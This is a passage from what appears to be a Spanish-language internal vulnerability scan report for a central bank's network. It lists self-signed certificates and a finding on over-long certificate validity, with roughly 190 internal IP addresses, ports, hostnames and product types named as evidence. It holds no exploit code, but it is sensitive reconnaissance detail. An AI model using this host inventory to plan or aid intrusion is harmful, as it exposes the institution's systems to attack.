Certificate #0 CN=Guardium,OU=\_Guardium\_Auto-Generated\_Certificate,O=IBM,L=Littleton,ST=Massachusetts,C=US is a self signed certificate.

Recurso: 10.0.3.121 Puerto: tcp/8443

Certificate #2 CN=AC\_Raiz\_BCRA\_2017,O=Banco\_Central\_de\_la\_Republica\_Argentina,C=AR is a self signed certificate.

Recurso: 10.0.3.123 Puerto: tcp/8443

Certificate #2 CN=AC\_Raiz\_BCRA\_2017,O=Banco\_Central\_de\_la\_Republica\_Argentina,C=AR is a self signed certificate.

Recurso: 10.0.3.124 Puerto: tcp/8443

Certificate #2 CN=AC\_Raiz\_BCRA\_2017,O=Banco\_Central\_de\_la\_Republica\_Argentina,C=AR is a self signed certificate.

Recurso: 10.0.3.125 Puerto: tcp/8443

Certificate #2 CN=AC\_Raiz\_BCRA\_2017,O=Banco\_Central\_de\_la\_Republica\_Argentina,C=AR is a self signed certificate.

Recurso: 10.0.3.125 Puerto: tcp/8446

Certificate #1  
emailAddress=support@guardium.com,CN=gardium.com,OU=Support,O=Guardium\,Inc.,L=Waltham,ST=Massachusetts,C=US is a self signed certificate.

Recurso: 10.0.3.127 Puerto: tcp/5693

Certificate #0  
CN=ProdbdHyperion,OU=Development,O=Nagios\_Enterprises\,LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.3.133 Puerto: tcp/1433

Certificate #0 CN=SSL\_Self\_Signed\_Fallback is a self signed certificate.

Recurso: 10.0.3.145 Puerto: tcp/1433

Certificate #0 CN=SSL\_Self\_Signed\_Fallback is a self signed certificate.

Recurso: 10.0.3.35 Puerto: tcp/9443

Certificate #0 CN=banco-1-61,OU=UDA,O=Teradata\_Corporation,L=San\_Diego,ST=California,C=US is a self signed certificate.

Recurso: 10.0.3.83 Puerto: tcp/5693

Certificate #0  
CN=PRODBDERP,OU=Development,O=Nagios\_Enterprises\,LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.3.94 Puerto: tcp/5693

Certificate #0  
CN=ProdPatron22,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.3.96 Puerto: tcp/5693

Certificate #0  
CN=Template2022EN,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.4.58 Puerto: tcp/443

Certificate #0 CN=ar.sml,O=BCRA,C=AR is a self signed certificate.

Recurso: 10.0.4.59 Puerto: tcp/443

Certificate #0 CN=ar.desarrollo.sml,O=BCRA,C=AR is a self signed certificate.

Recurso: 10.0.4.79 Puerto: tcp/5693

Certificate #0  
CN=DESAERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.4.83 Puerto: tcp/5693

Certificate #0  
CN=PRODERPPROV,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.4.120 Puerto: tcp/5693

Certificate #0  
CN=PRODINF03,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.4.131 Puerto: tcp/5693

Certificate #0  
CN=DESAAPPL19,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.4.163 Puerto: tcp/5693

Certificate #0  
CN=ProdErpMon,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.4.170 Puerto: tcp/1433

Certificate #0 CN=SSL\_Self\_Signed\_Fallback is a self signed certificate.

Recurso: 10.0.6.10 Puerto: tcp/5432

Certificate #1 CN=avaya\_sbce is a self signed certificate.

Recurso: 10.0.6.28 Puerto: tcp/8443

Certificate #1 O=AVAYA,OU=MGMT,CN=smgr10 is a self signed certificate.

Recurso: 10.0.6.28 Puerto: tcp/443

Certificate #1 O=AVAYA,OU=MGMT,CN=smgr10 is a self signed certificate.

Recurso: 10.0.6.28 Puerto: tcp/2009

Certificate #1 O=AVAYA,OU=MGMT,CN=smgr10 is a self signed certificate.

Recurso: 10.0.6.45 Puerto: tcp/443



Certificate #0 C=US,O=Avaya,OU=AEServices,CN=aes10-959921516-labUseOnly is a self signed certificate.

| #65 SSL Certificate - Invalid Maximum Validity Date Detected |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocorrencias: 193   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.100 Puerto: tcp/5693  
 10.0.1.129 Puerto: tcp/49690  
 10.0.1.129 Puerto: tcp/57019  
 10.0.1.129 Puerto: tcp/7116  
 10.0.1.148 Puerto: tcp/443  
 10.0.1.152 Puerto: tcp/443  
 10.0.1.160 Puerto: tcp/2198  
 10.0.1.161 Puerto: tcp/2198  
 10.0.1.161 Puerto: tcp/443  
 10.0.1.186 Puerto: tcp/12345  
 10.0.1.199 Puerto: tcp/443  
 10.0.1.220 Puerto: tcp/443  
 10.0.1.221 Puerto: tcp/443  
 10.0.1.223 Puerto: tcp/33034  
 10.0.1.244 Puerto: tcp/5986  
 10.0.1.245 Puerto: tcp/8443  
 10.0.1.245 Puerto: tcp/9000  
 10.0.1.251 Puerto: tcp/443  
 10.0.1.47 Puerto: tcp/443  
 10.0.1.48 Puerto: tcp/12345  
 10.0.1.51 Puerto: tcp/443  
 10.0.1.57 Puerto: tcp/12345  
 10.0.1.63 Puerto: tcp/5986  
 10.0.1.64 Puerto: tcp/3269  
 10.0.1.79 Puerto: tcp/443  
 10.0.1.79 Puerto: tcp/8443  
 10.0.10.11 Puerto: tcp/2199  
 10.0.10.11 Puerto: tcp/443  
 10.0.10.128 Puerto: tcp/636  
 10.0.10.13 Puerto: tcp/2199  
 10.0.10.137 Puerto: tcp/5693  
 10.0.10.137 Puerto: tcp/636  
 10.0.10.139 Puerto: tcp/443  
 10.0.10.14 Puerto: tcp/8208  
 10.0.10.159 Puerto: tcp/443  
 10.0.10.160 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.10.26 Puerto: tcp/443  
 10.0.10.41 Puerto: tcp/8080  
 10.0.10.5 Puerto: tcp/5986  
 10.0.10.82 Puerto: tcp/443  
 10.0.10.9 Puerto: tcp/443  
 10.0.10.9 Puerto: tcp/8208  
 10.0.2.104 Puerto: tcp/12345  
 10.0.2.113 Puerto: tcp/4119  
 10.0.2.133 Puerto: tcp/5986  
 10.0.2.152 Puerto: tcp/12345

10.0.2.153 Puerto: tcp/12345  
10.0.2.154 Puerto: tcp/12345  
10.0.2.154 Puerto: tcp/5986  
10.0.2.175 Puerto: tcp/443  
10.0.2.185 Puerto: tcp/587  
10.0.2.192 Puerto: tcp/5986  
10.0.2.195 Puerto: tcp/12345  
10.0.2.195 Puerto: tcp/5986  
10.0.2.20 Puerto: tcp/12345  
10.0.2.205 Puerto: tcp/12345  
10.0.2.205 Puerto: tcp/5986  
10.0.2.206 Puerto: tcp/12345  
10.0.2.206 Puerto: tcp/3471  
10.0.2.206 Puerto: tcp/3472  
10.0.2.206 Puerto: tcp/5986  
10.0.2.211 Puerto: tcp/5986  
10.0.2.218 Puerto: tcp/12345  
10.0.2.218 Puerto: tcp/5986  
10.0.2.219 Puerto: tcp/8172  
10.0.2.221 Puerto: tcp/443  
10.0.2.228 Puerto: tcp/12345  
10.0.2.228 Puerto: tcp/443  
10.0.2.232 Puerto: tcp/14943  
10.0.2.234 Puerto: tcp/443  
10.0.2.244 Puerto: tcp/12345  
10.0.2.246 Puerto: tcp/443  
10.0.2.253 Puerto: tcp/12345  
10.0.2.253 Puerto: tcp/5986  
10.0.2.254 Puerto: tcp/443  
10.0.2.254 Puerto: tcp/5986  
10.0.2.254 Puerto: tcp/8443  
10.0.2.32 Puerto: tcp/443  
10.0.2.36 Puerto: tcp/12345  
10.0.2.36 Puerto: tcp/5986  
10.0.2.49 Puerto: tcp/5986  
10.0.2.70 Puerto: tcp/4119  
10.0.2.75 Puerto: tcp/12345  
10.0.2.91 Puerto: tcp/12345  
10.0.3.109 Puerto: tcp/9000  
10.0.3.11 Puerto: tcp/8443  
10.0.3.110 Puerto: tcp/9000  
10.0.3.113 Puerto: tcp/8443  
10.0.3.116 Puerto: tcp/5986  
10.0.3.12 Puerto: tcp/8443  
10.0.3.120 Puerto: tcp/16019  
10.0.3.120 Puerto: tcp/8443  
10.0.3.121 Puerto: tcp/8443  
10.0.3.123 Puerto: tcp/8443  
10.0.3.124 Puerto: tcp/8443  
10.0.3.124 Puerto: tcp/9801  
10.0.3.125 Puerto: tcp/8443  
10.0.3.125 Puerto: tcp/8446  
10.0.3.125 Puerto: tcp/9801  
10.0.3.127 Puerto: tcp/5693  
10.0.3.133 Puerto: tcp/12345  
10.0.3.133 Puerto: tcp/1433

10.0.3.134 Puerto: tcp/5986  
10.0.3.135 Puerto: tcp/5986  
10.0.3.145 Puerto: tcp/1433  
10.0.3.145 Puerto: tcp/5986  
10.0.3.15 Puerto: tcp/12345  
10.0.3.15 Puerto: tcp/444  
10.0.3.15 Puerto: tcp/5000  
10.0.3.155 Puerto: tcp/12345  
10.0.3.160 Puerto: tcp/12345  
10.0.3.175 Puerto: tcp/12345  
10.0.3.175 Puerto: tcp/5986  
10.0.3.180 Puerto: tcp/9000  
10.0.3.3 Puerto: tcp/12345  
10.0.3.3 Puerto: tcp/5986  
10.0.3.35 Puerto: tcp/9443  
10.0.3.43 Puerto: tcp/12345  
10.0.3.43 Puerto: tcp/1433  
10.0.3.5 Puerto: tcp/12345  
10.0.3.5 Puerto: tcp/5986  
10.0.3.57 Puerto: tcp/12345  
10.0.3.65 Puerto: tcp/12345  
10.0.3.70 Puerto: tcp/12345  
10.0.3.70 Puerto: tcp/443  
10.0.3.70 Puerto: tcp/5986  
10.0.3.83 Puerto: tcp/5693  
10.0.3.94 Puerto: tcp/443  
10.0.3.94 Puerto: tcp/5693  
10.0.3.96 Puerto: tcp/12345  
10.0.3.96 Puerto: tcp/5693  
10.0.3.96 Puerto: tcp/5986  
10.0.4.109 Puerto: tcp/12345  
10.0.4.109 Puerto: tcp/443  
10.0.4.113 Puerto: tcp/32844  
10.0.4.114 Puerto: tcp/5986  
10.0.4.115 Puerto: tcp/5986  
10.0.4.120 Puerto: tcp/5693  
10.0.4.130 Puerto: tcp/5986  
10.0.4.131 Puerto: tcp/12345  
10.0.4.131 Puerto: tcp/5693  
10.0.4.133 Puerto: tcp/12345  
10.0.4.133 Puerto: tcp/5986  
10.0.4.134 Puerto: tcp/443  
10.0.4.134 Puerto: tcp/5693  
10.0.4.138 Puerto: tcp/12345  
10.0.4.138 Puerto: tcp/5986  
10.0.4.150 Puerto: tcp/409  
10.0.4.154 Puerto: tcp/12345  
10.0.4.154 Puerto: tcp/5986  
10.0.4.163 Puerto: tcp/5693  
10.0.4.170 Puerto: tcp/12345  
10.0.4.170 Puerto: tcp/1433  
10.0.4.173 Puerto: tcp/12345  
10.0.4.212 Puerto: tcp/5986  
10.0.4.213 Puerto: tcp/5986  
10.0.4.214 Puerto: tcp/12345  
10.0.4.214 Puerto: tcp/5986

10.0.4.230 Puerto: tcp/12345  
10.0.4.230 Puerto: tcp/1433  
10.0.4.30 Puerto: tcp/5986  
10.0.4.32 Puerto: tcp/12345  
10.0.4.44 Puerto: tcp/5986  
10.0.4.48 Puerto: tcp/443  
10.0.4.58 Puerto: tcp/443  
10.0.4.58 Puerto: tcp/5986  
10.0.4.59 Puerto: tcp/443  
10.0.4.62 Puerto: tcp/12345  
10.0.4.62 Puerto: tcp/443  
10.0.4.62 Puerto: tcp/450  
10.0.4.79 Puerto: tcp/5693  
10.0.4.8 Puerto: tcp/12345  
10.0.4.82 Puerto: tcp/12345  
10.0.4.83 Puerto: tcp/12345  
10.0.4.83 Puerto: tcp/5693  
10.0.4.83 Puerto: tcp/5986  
10.0.4.88 Puerto: tcp/8443  
10.0.4.88 Puerto: tcp/9443  
10.0.4.89 Puerto: tcp/5986  
10.0.4.95 Puerto: tcp/12345  
10.0.4.95 Puerto: tcp/443  
10.0.6.10 Puerto: tcp/5432  
10.0.6.28 Puerto: tcp/2009  
10.0.6.28 Puerto: tcp/443  
10.0.6.28 Puerto: tcp/8443  
10.0.6.37 Puerto: tcp/1391  
10.0.6.44 Puerto: tcp/12345  
10.0.6.44 Puerto: tcp/50001  
10.0.6.9 Puerto: tcp/443  
10.0.7.11 Puerto: tcp/443  
10.0.7.13 Puerto: tcp/443  
10.0.7.14 Puerto: tcp/5900

### Descripción

Los certificados emitidos a partir del 1 de septiembre de 2020 NO DEBEN tener un período de validez superior a 398 días. (13 meses). Certificados emitidos después del 1 de marzo de 2018, pero antes del 1 de septiembre de 2020, NO DEBEN tener un Período de Validez superior a 825 días. (27 meses).

Certificados emitidos después del 1 de julio de 2016 pero antes del 1 de marzo de 2018 NO DEBEN tener un período de validez superior a 39 meses.

Los certificados SSL tienen períodos de validez limitados para que la información de identidad del titular del certificado se vuelva a actualizar con más frecuencia.

Se detecta que la validez máxima del certificado en el sistema es superior a la recomendada.

### Impacto

Al explotar esta vulnerabilidad, un atacante puede lanzar un ataque de hombre-en-medio (man-in-the-middle).

### Referencias

<https://www.ssl.com/blogs/398-day-browser-limit-for-ssl-tls-certificates-begins-september-1-2020/>

### Solución

Instalar un certificado de servidor con la máxima validez recomendada.

### Evidencias

Recurso: 10.0.1.47 Puerto: tcp/443

Certificate #0 CN=localhost,OU=Data\_Center,O=Cisco\_Systems\_Inc,L=San\_Jose,ST=CA,C=US  
ISSUER:\_CN=localhost,OU=Data\_Center,O=Cisco\_Systems\_Inc,L=San\_Jose,ST=CA,C=US is valid for more than 39 months

Recurso: 10.0.1.48 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.1.51 Puerto: tcp/443

Certificate #0 CN=localhost,OU=Data\_Center,O=Cisco\_Systems\_Inc,L=San\_Jose,ST=CA,C=US  
ISSUER:\_CN=localhost,OU=Data\_Center,O=Cisco\_Systems\_Inc,L=San\_Jose,ST=CA,C=US is valid for more than 39 months

Recurso: 10.0.1.63 Puerto: tcp/5986

Certificate #0 CN=prodad4.bcra.sfa  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_GOV\_2020,DC=bcra,DC=gov,DC=ar is valid for more than 398 days

Recurso: 10.0.1.64 Puerto: tcp/3269

Certificate #0 CN=ProdAD5.bcra.sfa  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.1.79 Puerto: tcp/443

Certificate #0 CN=prodisearsat.bcra.net ISSUER:\_CN=prodisearsat.bcra.net is valid for more than 825 days

Recurso: 10.0.1.79 Puerto: tcp/8443

Certificate #0 CN=prodisearsat.bcra.net ISSUER:\_CN=prodisearsat.bcra.net is valid for more than 825 days

Recurso: 10.0.1.100 Puerto: tcp/5693

Certificate #0  
CN=ProdINF01,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=ProdINF01,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.1.129 Puerto: tcp/57019

Certificate #0 CN=prodevo.bcra.net,O=Micro\_Focus,ST=MD,C=US  
ISSUER:\_CN=prodevo.bcra.net,O=Micro\_Focus,ST=MD,C=US is valid for more than 398 days

Recurso: 10.0.1.129 Puerto: tcp/7116

Certificate #0 CN=prodevo.bcra.net,O=MICRO\_FOCUS,ST=MD,C=US  
ISSUER:\_CN=CA\_prodevo.bcra.net,O=MICRO\_FOCUS,ST=MD,C=US is valid for more than 398 days

Recurso: 10.0.1.129 Puerto: tcp/49690

Certificate #0 CN=prodevo.bcra.net,O=Micro\_Focus,ST=MD,C=US  
ISSUER:\_CN=prodevo.bcra.net,O=Micro\_Focus,ST=MD,C=US is valid for more than 398 days

Recurso: 10.0.1.148 Puerto: tcp/443

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER:\_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.1.152 Puerto: tcp/443

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER:\_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.1.160 Puerto: tcp/2198

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER: \_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.1.161 Puerto: tcp/443

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER: \_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.1.161 Puerto: tcp/2198

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER: \_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.1.199 Puerto: tcp/443

Certificate #0 CN=PRTG\_Demo\_Certificate,O=PRTG\_Demo\_Certificate  
ISSUER: \_CN=PRTG\_Demo\_Certificate,O=PRTG\_Demo\_Certificate is valid for more than 398 days

Recurso: 10.0.1.244 Puerto: tcp/5986

Certificate #0 CN=ProdDude.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.20 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.32 Puerto: tcp/443

Certificate #0 CN=10.0.2.32,O=Lexmark,ST=KY,C=US ISSUER: \_CN=10.0.2.32,O=Lexmark,ST=KY,C=US  
is valid for more than 398 days

Recurso: 10.0.2.36 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.36 Puerto: tcp/5986

Certificate #0 CN=PRODINF10.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.75 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.91 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.104 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.1.57 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.1.186 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.1.220 Puerto: tcp/443

Certificate #0 OU=PID:UCSC-C220-M4S\_SERIAL:FCH2203J0JD,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US ISSUER:\_OU=PID:UCSC-C220-M4S\_SERIAL:FCH2203J0JD,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.1.223 Puerto: tcp/33034

Certificate #0 CN=Veeam\_Backup\_Server\_Certificate ISSUER:\_CN=Veeam\_Backup\_Server\_Certificate is valid for more than 398 days

Recurso: 10.0.1.245 Puerto: tcp/8443

Certificate #0 emailAddress=put-team@teradata.com,CN=localhost,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.1.245 Puerto: tcp/9000

Certificate #0 emailAddress=put-team@teradata.com,CN=localhost,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.1.251 Puerto: tcp/443

Certificate #0 unstructuredName=An\_optional\_company\_name,emailAddress=Email\_Address,CN=10.0.1.251,L=Locality\_Name\_(eg\,\_city) ISSUER:\_unstructuredName=An\_optional\_company\_name,emailAddress=Email\_Address,CN=10.0.1.251,L=Locality\_Name\_(eg\,\_city) is valid for more than 39 months

Recurso: 10.0.2.70 Puerto: tcp/4119

Certificate #0 CN=vditrendcpd.bcra.net ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.113 Puerto: tcp/4119

Certificate #0 CN=vditrendsap.bcra.net,OU=BCRA,O=BCRA,L=Buenos\_Aires,ST=Buenos\_Aires,C=AR ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.221 Puerto: tcp/443

Certificate #0 CN=VDIAppV2SAP.bcra.net ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.228 Puerto: tcp/443

Certificate #0 CN=PRODTRENDAC.bcra.net ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.228 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.234 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-SVCTAG,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US ISSUER:\_emailAddress=support@dell.com,CN=idrac-SVCTAG,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is valid for more than 825 days



Recurso: 10.0.2.246 Puerto: tcp/443

Certificate #0 CN=VDICSR.bcra.net ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.254 Puerto: tcp/443

Certificate #0 CN=VdiCSSap.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.254 Puerto: tcp/8443

Certificate #0 CN=VdiCSSap.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.254 Puerto: tcp/5986

Certificate #0 CN=VdiCSSap.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.43 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.43 Puerto: tcp/1433

Certificate #0 CN=PRODSQL2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.109 Puerto: tcp/9000

Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-11.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.3.113 Puerto: tcp/8443

Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-11.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.3.180 Puerto: tcp/9000

Certificate #0 emailAddress=put-team@teradata.com,CN=SMP095-3,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.4.30 Puerto: tcp/5986

Certificate #0 CN=PRODWS19.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.32 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.48 Puerto: tcp/443

Certificate #0 CN=acuav2.bcra.net ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.88 Puerto: tcp/8443

Certificate #0 CN=hmgws19.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.88 Puerto: tcp/9443

Certificate #0 CN=HomowS19.bcra.net ISSUER:\_CN=HomowS19.bcra.net is valid for more than 398 days

Recurso: 10.0.4.95 Puerto: tcp/443

Certificate #0 CN=serviciosws.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.95 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.109 Puerto: tcp/443

Certificate #0 CN=PRODWS19.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.109 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.113 Puerto: tcp/32844

Certificate #0 CN=SharePoint\_Services,OU=SharePoint,O=Microsoft,C=US  
ISSUER:\_CN=SharePoint\_Root\_Authority,OU=SharePoint,O=Microsoft,C=US is valid for more than 398 days

Recurso: 10.0.4.134 Puerto: tcp/443

Certificate #0 CN=PRODWS19.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.134 Puerto: tcp/5693

Certificate #0  
CN=PRODWS19,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=PRODWS19,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.4.173 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.212 Puerto: tcp/5986

Certificate #0 CN=sharepoint19fe2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.214 Puerto: tcp/5986

Certificate #0 CN=SharePoint19Ap2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.214 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.6.37 Puerto: tcp/1391

Certificate #0 C=US,O=Avaya,CN=smrg10.bcra.net ISSUER:\_O=AVAYA,OU=MGMT,CN=smgr10 is valid for more than 398 days

Recurso: 10.0.7.11 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-16QJKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US  
ISSUER:\_emailAddress=support@dell.com,CN=idrac-16QJKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is valid for more than 39 months

Recurso: 10.0.7.13 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-16NKKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US  
ISSUER:\_emailAddress=support@dell.com,CN=idrac-16NKKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is valid for more than 39 months

Recurso: 10.0.7.14 Puerto: tcp/5900

Certificate #0 emailAddress=support@dell.com,CN=idrac-16QNKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US  
ISSUER:\_emailAddress=support@dell.com,CN=idrac-16QNKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is valid for more than 39 months

Recurso: 10.0.10.5 Puerto: tcp/5986

Certificate #0 CN=ProdS0Sap2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

